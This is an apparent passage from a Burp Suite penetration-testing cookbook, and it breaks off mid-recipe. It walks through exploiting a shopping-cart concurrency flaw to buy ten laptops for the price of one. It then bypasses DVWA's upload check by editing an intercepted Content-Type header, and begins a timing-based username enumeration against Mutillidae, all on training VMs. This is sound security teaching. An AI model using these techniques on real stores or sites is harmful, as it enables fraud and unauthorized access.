


Figure 7.3 – Shopping Cart Concurrency Flaw

The exercise explains there is a thread issue in the design of the shopping cart that will allow us to purchase items at a lower price. Let's exploit the design flaw!

5. Add `1` to the **Quantity** box for the **Sony - Vaio with Intel Centrino** item. Click the **Update Cart** button:



Shopping Cart

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	$169.00	0	$0.00
Hewlett-Packard - All-in-One Laser Printer	$299.00	0	$0.00
Sony - Vaio with Intel Centrino	$1799.00	1	$0.00
Toshiba - XGA LCD Projector	$649.00	0	$0.00

Total: $0.00

Update Cart

Purchase

Figure 7.4 – Adding one Sony Vaio to the cart

6. Switch to Burp Suite's **Proxy | HTTP history** tabs. Find the cart request, right-click, and click **Send to Repeater**:




Figure 7.5 – Send to Repeater

7. Inside Burp Suite's **Repeater** tab, change the `QTY3` parameter from `1` to `10`:




Figure 7.6 – Increasing the quantity to three

8. Stay in Burp Suite's **Repeater** tab and, in the request pane, right-click and select **Request in browser | In current browser session**:




Figure 7.7 – Viewing the request in the current browser session

9. A popup displays the modified request. Click the **Copy** button:




Figure 7.8 – Copying the link

10. Using the same Firefox browser containing the shopping cart, open a new tab and paste in the URL that you copied into the clipboard in the previous step:




Figure 7.9 – Pasting the link into a new browser tab

11. Press the *Enter* key to see the request resubmitted with a modified quantity of `10`:




Figure 7.10 – Seeing the updated quantity

Switch to the original tab containing your shopping cart (the cart with the original quantity of `1`). Click the **Purchase** button:




Figure 7.11 – Purchasing the item on the original tab

12. At the next screen, before clicking the **Confirm** button, switch to the second tab and update the cart again, but this time with our new quantity of `10`, and click on **Update Cart**:




Figure 7.12 – Updating the cart on the second tab

13. Return to the first tab, and click the **Confirm** button:




Figure 7.13 – Confirming the purchase on the first tab

Notice we were able to purchase 10 Sony Vaio laptops for the price of 1!




Figure 7.14 – All items in the cart were purchased at a lower price

How it works...

Thread safety issues can produce unintended results. For many languages, the developer's knowledge of how to declare variables and methods as thread-safe is imperative. Threads that are not isolated, such as the cart contents shown in this recipe, can result in users gaining unintended discounts on products.

Unrestricted file upload – bypassing weak validation

Many applications allow for files to be uploaded for various reasons. Business logic on the server side must include checking for acceptable files; this is known as **whitelisting**. If such checks are weak or only address one aspect of file attributes (for example, file extensions only), attackers can exploit these weaknesses and upload unexpected file types that may be executable on the server.

Getting ready

Using the DVWA application and Burp, we will exploit a business logic design flaw in the file upload page.

How to do it...

1. Ensure the `owaspbwa` VM is running. Select **DVWA** from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. On the login page, use these credentials—username: `user`; password: `user`.
3. Select the **DVWA Security** option from the menu on the left. Change the default setting of **low** to **medium** and then click **Submit**:

Figure 7.15 – Setting security to medium

4. Select the **Upload** page from the menu on the left:

Figure 7.16 – Going to the Upload page

5. Note the page instructs users to only upload images. If we try another type of file other than a JPG image, we receive an error message in the upper left-hand corner:

Figure 7.17 – Only images are allowed

6. On your local machine, create a file of any type, other than JPG. For example, create a Microsoft Excel file called `malicious_spreadsheet.xlsx`. It does not need to have any content for the purpose of this recipe.
7. Switch to Burp Suite's **Proxy** | **Intercept** tab. Turn the interceptor on with the **Intercept is on** button.
8. Return to Firefox, use the **Browse** button to find the `malicious_spreadsheet.xlsx` file on your system, and click the **Upload** button:




Figure 7.18 – Attempting to upload an Excel spreadsheet

9. With the request paused in Burp Suite's **Proxy | Intercept** tab, change the `Content-Type` value from `application/vnd.openxmlformats-officedocument.spreadsheetml.sheet` to `image/jpeg` instead.

   Here is the original:

```
-----------------------------180903101018069
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------180903101018069
Content-Disposition: form-data; name="uploaded"; filename="malicious_spreadsheet.xlsx"
Content-Type: application/vnd.openxmlformats-officedocument.spreadsheetml.sheet
```

Figure 7.19 – Original Content-Type value

   Here is the modified version:

```
-----------------------------180903101018069
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------180903101018069
Content-Disposition: form-data; name="uploaded"; filename="malicious_spreadsheet.xlsx"
Content-Type: image/jpeg
```

Figure 7.20 – Modified Content-Type value

10. Click the **Forward** button. Now, turn the interceptor off by clicking the toggle button to **Intercept is off**.
11. Note the file was uploaded successfully! We were able to bypass the weak data validation checks and upload a file other than an image:

Figure 7.21 – Spreadsheet is successfully uploaded

How it works...

Due to weak server-side checks, we can easily circumvent the image-only restriction and upload a file type of our choice. The application code only checks for content types matching `image/jpeg`, which is easily modified with an intercepting proxy such as Burp. Developers need to simultaneously whitelist both content-type as well as file extensions in the application code to prevent this type of exploit from occurring.

Performing process-timing attacks

By monitoring the time an application takes to complete a task, it is possible for attackers to gather or infer information about how an application is coded. For example, a login process using a valid username receives a response quicker than the same login process given an invalid username. This delay in response time leaks information related to system processes. An attacker could use a response time to perform account enumeration and determine valid usernames based on the timing of the response.

Getting ready

For this recipe, you will need the `common_pass.txt` wordlist from `wfuzz`, available here:

`https://github.com/xmendez/wfuzz`

Here's the path to this:

`wordlist | others | common_pass.txt`

Using OWASP Mutillidae II, we will determine whether the application provides information leakage based on the response time from forced logins.

Ensure Burp Suite is running, and also ensure that the `owaspbwa` VM is running and that Burp Suite is configured in the Firefox browser used to view `owaspbwa` applications.

How to do it...

1. From the `owaspbwa` landing page, click the link to the OWASP Mutillidae II application.
2. Open Firefox browser to the home of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`).
3. Go to the login page and log in using the username `ed` and the password `pentest`.
4. Switch to Burp Suite's **Proxy | HTTP history** tab, find the login you just performed, right-click, and select **Send to Intruder**:




Figure 7.22 – Sending a POST request of the login to Repeater

5. Go to the **Intruder | Positions** tab and clear all the payload markers, using the **Clear §** button on the right-hand side:

